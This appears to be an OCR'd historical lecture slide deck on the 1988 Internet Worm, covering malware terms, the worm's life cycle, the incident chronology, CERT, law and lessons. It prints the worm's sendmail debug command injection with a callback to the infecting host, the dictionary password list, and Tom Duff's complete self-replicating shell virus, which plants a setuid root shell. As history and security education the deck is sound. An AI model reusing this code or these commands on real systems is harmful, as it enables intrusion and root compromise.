Worms, Viruses, etc:


Things That Go Bump on the Net

Scott Bradner
Harvard University

Quote:

"Everything out there is tied to everything else."

B. Gentry Lee
Keynote Talk
SHARE 72


WHAT DOES THIS WORD MEAN?
!
WATTERSON

Menagerie:

- **Worm:**
  A program that copies itself from one computer system to another without modifying any programs on the systems.
- **Virus:**
  A program that propagates by installing copies of itself within other programs.
- **Trojan Horse:**
  A program that, once on a system, is passive until some user runs it, at which time it employs that user's permissions to attack the system.
- **Mole:**
  A program that has hidden code which is run some time after the program is installed, often after many other runs.
- **Time Bomb:**
  Same as a Mole.

Viruses:

You have a computer with an auto-dial link. You put the VIRUS program into it and it starts dialing numbers at random until it connects to another computer with an auto-dial. The VIRUS program then *injects* itself into the new computer. Or rather, it reprograms the new computer with a VIRUS program of it own ... The second machine then begins to dial phone numbers at random until it connects with a third machine.

You get the picture?

David Gerrold

When Harlie Was One

Worms:

Then the answer dawned on him, and he almost laughed. (... He had) turned loose in the contintental net a self-perpetuating tapeworm, ... It could take days to kill a worm like that, and sometimes weeks.

John Brunner

Shockwave Rider

Quote:

Truth? What is truth?

"Most computer technicians refer to the virus as a "worm" because the infecting program did not destroy data, but was only designed to reproduce and attach itself to other computer systems. Since most people commonly refer to the infection as a virus, for the purposes of this report we will use the term virus instead of worm."

Study of Computer Virus
and Network Security at Harvard
Internal Audit Department
Harvard University
January 6, 1989

Immunity:

- IBM Christmas virus
- West German "Hackers" on VMS
- Internet Worm, UNIX™ computers
- VMS "Merry Christmas" virus
- nVIR on Macintosh
- 100,000 computers in 14 months

What do the money men think?

- 87% of execs say that security major concern
- 40% of businesses susceptible
- 28% plan to use virus dectection software
- 17% unintended use of network is an important issue
- 11% loss of message integrity important

- 16% - $1-$50,000 loss/year due to malicious acts
- 5% - <$1M
- 2% - >$1M

Ernst & Whinney survey

Network World - 7/3/89

Quote:

What the hell is going on here?

"We are under attack from an Internet VIRUS. It has hit UC Berkeley, UC San Diego, Lawrence Livermore, Stanford, and NASA Ames."

Peter Yee

TCP/IP mailing list

Nov 2 1989, 11:28 pm

Case study: "The Internet Worm"

- Internet now has more than 118,000 hosts
- large % run UNIX™
- most of the UNIX™ machines are VAXs or SUNs
- Nov 2nd worm attacked VAXs running Berkeley UNIX and SUNs
- unknown number of computers infected
  "most" of Stanford's 2500 UNIX™ computers
- widespread press coverage
- "heightened awareness"
- $98 million in downtime (Network World)

Increasingly sophisticated — and destructive — computer viruses may begin to take their toll in lives as well as dollars.

Quote:

Beware the golem

"He is actually engaged in a conflict with his creature, in which he may very well lose the game. And yet his creature was made by him according to his own free will, and would seem to derive all its possibility of action from [its creator] himself."

God & Golem, Inc.

Norbert Wiener

What It Did:

- spread like crazy
- loaded down computers with many concurrent copies
- crashed some machines by overflowing kernel tables or disk space
- hid its intentions and thereby generated panic

Quote:

In the heat of the battle, now what?

"Clever, nasty, and definitely anti-social.
How do we track who did it?"

Gene Spafford
posting
Nov 3 1988, 10:36am

What It Did Not Do:

- did not delete or modify files
- did not write anywhere on disk other than /usr/tmp
- did not install time bombs or trojan horses
- did not record cracked passwords
- did not transmit cracked passwords
- did not use superuser privilege if root password cracked
- did not propagate except by TCP/IP

The life cycle of the worm: bootstrap

- The source for a 99 line C program is sent
  by infecting machine to the target machine.
- Commands are sent to compile the source.
- Commands are sent to start the bootstrap with
  command line options pointing back
  to the infecting machine.
- The bootstrap program zeroes its argument list.
  - unlinks itself.
  - forks with the old process exiting.
- A connection is opened back to the infecting machine.

The life cycle of the worm: setup

- A challenge is exchanged.
  The bootstrap exits if challenge fails.
- Two object files for each type of cpu transferred over and stored on /usr/tmp.
  - Space in code for 20 cpu types.
- The bootstrap replaces itself with a shell passing on the connections to the infecting machine.
- The infecting machine then sends over some commands.
  - A set of the object files for a cpu type is compiled given the output name 'sh' if there is not one.
  - If the compilation fails, the other set is tried.
  - If both sets fail, all files are removed and the connection is dropped.
  - Otherwise the compiled worm is started and the connection is dropped.

The life cycle of the worm: startup

- The worm zeros its argument vector.
  - reads into memory all object files.
  - reads into memory bootstrap source.
  - removes the object files.
  - removes bootstrap source.
  - sets its "name" to "sh".
  - removes its executable.
  - turns off core dumps.

Quote

In the heat of battle - 2, there will always be a bureaucracy

"Boy, life is getting interesting. And here I am having to fill out my yearly 'Authorization for Access to Outside Networks' form."

Frederick Avolio

posting

Nov 3 11:30 pm

The life cycle of the worm: initialization

- The worm finds all network interfaces.
  - gateways to other nets
  - changes its process group.
  - forks and kills its parent.
- goes to "doit"

The life cycle of the worm: doit

- Six out of 7 times the worm sees if it
  can find other worms already running on this host.
  - if it finds one, one will die.
- once in 15 times runs code to send
  a byte to 128.32.137.13
- starts main loop

The life cycle of the worm: main loop

- calls "cracksome"
- listens for other worms for 30 sec.
- forks and kills parent.
- tries to infect some gateways.
- tries to infect some local hosts.
- sleeps for 2 min.
- loops

Quote

In the heat of battle - 3, expanding horizons

"It was crowded. The phones were ringing. People called from the Navy, the Air Force, from Florida."

Scott Silvey
Berkeley

The life cycle of the worm: cracksome

- looks at /etc/hosts.equiv
- looks at /.rhosts
- reads password file
- tries "simple" passwords
  - no password
  - user name itself
  - user name appended to itself
  - nickname
  - lastname with lower case 1st letter
  - lastname reversed
- tries its list of 432 passwords
- tries /usr/dict/words

Worm's list of "Common Passwords":

aaa
alex
analog
anything
aztecs
banks
beauty
beryl
broadway
carolina
cerulean
classic
condo
cretin
defoe
disney
edinburgh
elephant
enzyme
fairway
flakes
format
fungible
ginger
gouge
hacker
hebrides
honey
ingres
jester
julia
lambda
leland
macintosh
marty
michael
morley
newton
olivetti
oxford
patricia
peter
polynomial
prince
rabbit
really
rolex
rules
scotty
sheldon
singer
snoopy
springer
summer
swearer
telephone
tortoise
umesh
vertigo
whatnot
winston
yang

academia
alexander
anchor
aria
azure
barber
beethoven
beverly
bumbling
caroline
change
clusters
cookie
daemon
deluge
dog
edwin
elizabeth
ersatz
felicia
float
forsythe
gabriel
glacier
graham
hamlet
heinlein
horse
inna
jixian
kathleen
lamination
leroy
mack
marvin
michelle
mozart
next
olivia
pacific
penguin
philip
pondering
princeton
rachmaninoff
rebecca
romano
ruth
secret
shiva
single
soap
squires
super
symmetry
temptation
toyota
unhappy
vicky
whiting
wisconsin
yellowstone

aerobics
algebra
andromache
ariadne
bacchus
baritone
beloved
bicameral
burgess
cascades
charles
coffee
cooper
dancer
desperate
drought
edwina
ellen
establish
fender
flower
fourier
gardner
gnu
gryphon
handily
hello
horus
innocuous
johnny
kermit
larkin
lewis
maggot
master
mike
nancy
noxious
oracle
painless
peoria
phoenix
pork
protect
rainbow
remote
ronald
sal
sensor
shivers
smile
socrates
strangle
superstage
tangerine
thailand
trails
unicorn
village
whitney
wizard
yosemite

airplane
aliases
animals
arrow
bailey
bass
benz
bob
campanile
castle
charming
coke
cornelius
daniel
develop
duncan
egghead
emerald
estate
fermat
flowers
fred
garfield
golfer
guest
happening
help
hutchins
irishman
joseph
kernel
larry
light
magic
maurice
minimum
napoleon
nutrition
orca
pakistan
percolate
pierre
poster
protozoa
raindrop
rick
rosebud
saxon
serenity
shuttle
smiles
sossina
stratford
support
tape
tiger
trivial
unknown
virginia
will
wombat
zap

albany
alphabet
answer
arthur
banana
bassoon
beowulf
brenda
cantor
cat
charon
collins
couscous
danny
dieter
eager
elderdown
engine
euclid
fidelity
foolproof
friend
gauss
gorgeous
guitar
harmony
herbert
imbroglio
isis
joshua
kirkland
lazarus
lisa
malcolm
mellon
minsky
nepenthe
nyquist
orwell
pam
persimmon
pizza
praise
pumpkin
raleigh
ripple
rosemary
scamper
sharks
signature
smooch
sparrows
stuttgart
supported
target
toggle
trombone
urchin
warren
william
woodwind
zimmerman

albatross
ama
anthropogenic
athena
bananas
batman
berkeley
brian
cardinal
cayuga
chester
commrades
creation
dave
digital
easier
eileen
engineer
evelyn
finite
football
frighten
george
gorges
gumption
harold
hiawatha
imperial
japan
judith
knight
lebesgue
louis
mark
merlin
moguls
ness
oceanography
osiris
papers
persona
plover
precious
puneet
random
robotics
roses
scheme
sharon
simon
smother
spit
subway
surfer
tarragon
tomato
tubas
utility
water
williamsburg
wormwood

albert
amorphous
anvils
atmosphere
bandit
beater
berliner
bridget
carmen
celtics
cigar
computer
creosote
december
discovery
edges
einstein
enterprise
extension
fishers
foresight
fun
gertrude
gosling
guntis
harvey
hibernia
include
jessica
juggle
ladle
lee
lynne
markus
mets
moose
network
ocelot
outlaw
password
pete
plymouth
prelude
puppet
rascal
rochester
ruben
scott
sheffield
simple
snatch
spring
success
suzanne
taylor
topography
tuttle
vasant
weenie
willie
yacov

Quote

In the heat of battle - 4, calculating costs

"The cost in lost working time of all those sysadmins, as well as the cost of the down time for those who pulled their network connections, just won't fit in my limited mental resources. Whoever pulled this off better have intended real harm; if it was a childish prank done in humour, I'll feel that much more guilty when I tear his arms off. :-(."

Paul Vixie

posting

Nov 3, 4:45 pm

The life cycle of the worm: attacks

for each host
- test to see if it accepts telnet
- try fingerd
- try sendmail
- try rsh
- try rexec

for each guessed password
- try rexec

The life cycle of the worm: fingerd

- exploit a bug in fingerd
- overflow argument pointer
- add in own code
- start up a shell

The life cycle of the worm: sendmail

- exploit a feature in sendmail
- remote setting of "debug" command
- allows "mail" to program
- mail (commands) sent:


```
debug
mail from: </dev/null>
rcpt to: <"|sed -e '1,/^$/'d | /bin/sh ; exit 0">
data

cd /usr/tmp
cat > x14481910.c <<'EOF'
[ C code for bootstrap ]
EOF
cc -o x14481910 x14481910.c;x14481910 128.32.134.16 32341 8712440;
rm -f x14481910 x14481810.c

.
quit
```

The life cycle of the worm: rsh

- start a shell on a remote computer
- if this computer is in its /etc/hosts.equiv
  - does not require a password

The life cycle of the worm: rexec

- run a command on a remote computer
- if this computer is in its /etc/hosts.equiv
- or send a logname and password
- start up a shell


THE EARLY BIRD GETS THE WORM!
BIG INCENTIVE.

Chronology:

11/2: 5:01 pm	First traces, Cornell, Ithaca NY.
11/2: 6:00 pm	MIT, Cambridge MA.
11/2: 6:24 pm	Rand Corp., Santa Monica CA.
11/2: 7:04 pm	U. Cal. Berkeley, Berkeley CA - Worm first noticed.
11/2: 7:54 pm	U of Maryland, College Park MD
11/2: 8:40 pm	Berkeley staff figure out sendmail & rsh attacks.
11/2: 8:49 pm	U. of Utah, Salt Lake City UT.
11/2: 9:00 pm	"Most" of Stanford's ~2500 computers infected.
11/2: 11:28 pm	First TCP/IP mailing list posting, suggests turning off `telnet`, `ftp`, `finger`, `rsh` & `sendmail`.
11/3: 12:34 am	Sudduth's TCP/IP posting - all fixes listed but does not get through for 26 hours.
11/3: 2:54 am	Berkeley fix for `sendmail` posted. `Subject: Virus (READ THIS IMMEDIATELY)`
11/3: 5:06 am	Mailing list setup.
11/3: 5:07 am	`Fingerd` attack figured out by E. Wang but message does not get read for 12 hours.
11/3: 6:20 am	Worm "condom" posted.
11/3: 7:00 am	First description of worm's behavior posted.
11/3: 8:12 am	Berkeley posts 2nd set of `sendmail` fixes.
11/3: 8:30 am	Arpanet/Millnet bridges shutdown, will be down for 24 hrs.
11/3: 3:00 pm	MIT figures out `fingerd` attack.
11/3: 7:18 pm	Berkeley posts fix for `fingerd`.
11/4: 11:20 am	Bugfixes for worm posted.
11/4: 12:36 pm	MIT & Berkeley announce a complete disassembly of the worm.
11/7:	SUN publishes "fix" for worm holes.

Quote:

"Viruses rely on users and system administrators being insufficiently vigilant to prevent them from infiltrating systems"

Tom Duff

Viral Attacks on UNIX™ System Security

USENIX - Winter conf. 1989

"According to virus incident reports as well as network users, weaknesses at host sites included (1) inadequate attention to security, such as poor password management, and (2) systems managers who are technically weak."

Virus Highlights Need for Improved Internet Management

General Accounting Office

June 1989

Before "The Worm"

- Berkeley maintains UNIX bug mailing list
- No separate security mailing list.
- Only one vendor has requested to receive list
- Many security bugs have remained unfixed
  e.g. `pgrp` bug reported by rtm 5 years ago
  "CW" reports that `sendmail` and `fingerd` bugs were known for years.
- About 6 months BW Berkeley started ucb_fixes usenet group
- Fixed `ftpd` posted to ucb_fixes shortly before Nov 2
- Few vendors distributed fixes for `ftpd` quickly.

Quote;

It's déja vu all over again.

"These notes describe how the design of TCP/IP and the 4.2BSD implementation allow users on untrusted and possibly very distant hosts to masquerade as users on trusted hosts."

A Weakness in the 4.2BSD Unix TCP/IP Software.
Robert T. Morris Jr.
Feb 25 1985

"Concern is mounting among Government experts that the computers storing the nation's secrets are vulnerable to penetration."

John Markoff
New York Times
Apr 25 1988

Quote:

Did I say that!

"The notion that we are raising a generation of children so technically sophisticated that they can outwit the best efforts of the security specialists of America's largest corporations and of the military, is utter nonsense.

I wish it were true. That would bode well for the technological future of the country."

Robert T. Morris
Congressional Testimony
1983

Tom Duff's virus

```
#! /bin/sh
(
 for i in * /bin/* /usr/bin/* /u*/*/bin/*
  do
   if sed 1q $i | grep '^#![     ]*/bin/sh'
     then
       if  grep '^# mark$' $i
         then :
         else trap "/bin/rm -f /tmp/x$$" 0 1 2 13 15
           sed 1q $i > /tmp/x$$
           sed '1d
                /^# mark$/q'  $0  >> /tmp/x$$
           sed 1d $i  >> /tmp/x$$
           cp  /tmp/x$$ $i
       fi
    fi
  done
  if    ls -l /tmp/x$$ | grep root
    then  rm /tmp/gift
    cp /bin/sh /tmp/gift
    chmod 47777 /tmp/gift
    echo gift  | mail td@research.att.com
  fi
  /bin/rm /tmp/x$$
) > /dev/null  2>/dev/null &
#mark
```

To publish or not to publish.

- Vendors are slow to fix security problems.
- Does publishing a fix just point out the problem on those systems that have not been fixed?
- Some think that the only way to force vendors to fix things is to publish.
- Should there be some way to synchronize the publication of bug fixes?
- Should the code for this worm or other security breaking programs be published?

Quote:

The government blames others for not being timely

"In addition, problems were highlighted in developing, distributing, and installing software fixes for known flaws. For example, vendors are not always timely in repairing software holes that may create security vulnerabilities. Further, even when fixes are available, sites may not install them, through either neglect or lack of expertise. In the subsequent intrusions, intruders entered several computer systems by exploiting a known software hole. In one case, the vendor had not supplied the fix for the hole, and in the other, the fix was supplied but not installed."

Virus Highlights Need for
Improved Internet Management
General Accounting Office
June 1989

Since "The Worm"

- National Computer Security Center has held meetings.
- NCSC has expressed willingness to "lean" on vendors to distribute security fixes.
- "Strike force" (CERT) organized.
- Bugs in Sun's `yp`, BSD `chfn`.
- Still security problems with Sun's distribution.
- Much talk.
- Exploitation of worm "holes" and `ftpd` bug.
- DCA cut off MILLNET & lied as to why.
- RTM indicted

CERT: Computer Emergency Response Team

- Established by DARPA in mid-November 1988.
- Runs "hot line".
- Broad mandate.
- Intended to support all of the Internet's research users.
- Viewed as a prototype effort.
- Seen as an evolving organization, to be redefined with experience.

- CERT's three main functions are to provide:

  -- mechanisms for coordinating community response in emergency situations, such as virus attacks or rumors of attacks;

  -- a coordination point for dealing with information about vulnerabilities and fixes; and

  -- a focal point for discussion of proactive security measures, coordination, and security awareness among Internet users.

HOT LINE:

412-268-7090

The Law:

-- intentionally, without authorization, access a federal computer, or a federally used computer if such access affects the government's operation of the computer;

-- knowingly, and with intent to defraud, access a federal interest computer or exceed authorized access, where such access furthers the intent to defraud and obtains anything of value, unless the object of the fraud and the thing of value consists only of the use of the computer;

or

-- intentionally, without authorization, access and by such conduct alter, damage, or destroy information in any federal interest computer or prevent the authorized use of such computer or information and thereby (A) cause losses aggregating $1,000 or more to one or more others during any one year or (B) modify or impair, or potentially modify or impair, the medical examination, diagnosis, treatment or care of one or more individuals.

The Computer Fraud and Abuse Act of 1986
18 U.S.C. 1030

Quote:

The School said. (Block that metaphor?)

"This was not a simple act of trespass analogous to wandering through someone's unlocked house without permission but with no intent to cause damage. A more apt analogy would be the driving of a golf-cart on a rainy day through most houses in a neighborhood. The driver may have navigated carefully and broken no china, but it should have been obvious to the driver that the mud on the tires would soil the carpets and that the owners would later have to clean up the mess."

. . .

"Experiments of this kind should be carried out under controlled conditions in an isolated environment. Cornell Computer Science Department faculty would certainly have cooperated in properly establishing such an experiment had they been consulted beforehand."

The Computer Worm
Cornell University Provost Report
M. Stewart Lynn, Chair

Quote:

It hurt, but was it good for us?

The issue really turns more on responsibility. Unlike PC viruses that spread via floppies, the recent problem owed to specific and ultimately simple mistakes that could have been (and in retrospect should have been) repaired long ago. The existence of people willing to do bad things to our systems has been demonstrated time and again; it is not enough simply to point out that they are criminals, whether in the legal or a more abstract sense. Rather than writing off the episode as the work of a criminal, we need to give more careful thought to defenses against real criminals. It is worth listening to the conclusions of the New York Times, observers like Peter Neumann, and (yes) Bob Morris Sr. Security can be, and must be, improved, and inveighing against bad guys just won't cut it. Moreover, as I have observed over and over (and not just in this instance), merely reporting security problems does not cause them to be fixed. This incident was terribly painful, but it was necessary, and something like it was inevitable.

Dennis M. Richie
posting
Nov 7 1988

Quote:

Yes, but was it right?

"This whole episode should cause us to think about the ethics and laws concerning access to computers. The technology we use has developed so quickly it is not always simple to determine where the proper boundries of moral action may be. Many senior computer professionals started their careers years ago by breaking into computer systems at their colleges and places of employment to demonstrate their expertise. ... As a society we cannot afford the consequences of condoning or encouraging behavior that threatens or damages computer systems. As professionals, computer scientists and computer engineers cannot afford to tolerate the romanticization of computer vandals and computer criminals."

Eugene H. Spafford
The Internet Worm Program: An Analysis
Nov 29 1988

Worries:

- Overreaction that restricts access to computers or networks.
- Blaming UNIX™.
- Blaming source access.
- Blaming ethics. (or lack there of)
- Fake security fixes posted.
- Requirements to "validate" software.
- Licensing of computer professionals.

Quote:

"Baby with Bathwater" syndrome.

"The recent 'virus' attack on computers linked to a major research network has led many scientists and campus computing leaders to fear that overreaction by their colleagues, other administrators, and government agencies could be vastly more harmful than the virus itself. Such overreactions could include resistance to linking institutional computers to networks, and failure to invest enough in network research, development, and infrastructure ...."

Kenneth M. King
President EDUCOM
Chronicle of Higher Education
Nov 30 1988

Lessons:

- Not all that easy to do, but too easy to do.
- Educational institutions were better prepared to deal with the problem than government or commercial.
- Source access vital.
- Commercial computer vendors have a very hard time treating security bugs as a problem that requires immediate attention.
- We need a reliable way to report security bugs and distribute fixes.
- Dumb passwords are dumb.
- Some system managers will not accept bug fixes until they have a full understanding of the problem and the fix.
- Cutting off sections of network slowed distribution of information and fixes.
- There is a real need for a user and server authentication system like kerberos.

Quote:

The Law is not enough

"We can pass laws that make criminal penalties for unauthorized access to computers but we also need improvements to increase security: It is a sad truth of modern life that laws against burglary will never safegard a home like good locks."

Senator Patrick J. Leahy
(D) Vermont
Nov 4 1988

Quote:

If it had gotten through...

From: foo%bar.arpa@RELAY.CS.NET
To: tcp-ip@SRI-NIC.ARPA

A Possible virus report:
There may be a virus loose on the internet.
Here is the gist of the message I got:

I'm sorry.

Here are some steps to prevent further
transmission:
1) don't run fingerd, or fix it to not overrun
its stack when reading arguments.
2) recompile sendmail w/o DEBUG defined
3) don't run rexecd

Hope this helps, but more, I hope it is a hoax.

posting to tcp-ip
Nov 3 3:34 am

What if:

- The program was designed for 20 cpu types.
- There are many indications that the version that was let loose was not fully debugged.
- After breaking an account's password, it could spread to non-UNIX™ computers.
- If it had not loaded down systems it might have been quite a while before it was seen.
- It would have generated even more panic when found.

Quote:

Ain't us fella.

"It turned out that the worm exploited three or four different holes in the system. From this, and the fact that we were able to capture and examine some of the source code, we realized that we were dealing with someone very sharp, probably not someone here on campus."

Dr. Richard LeBlanc
Georgia Tech
quoted in "The Technique"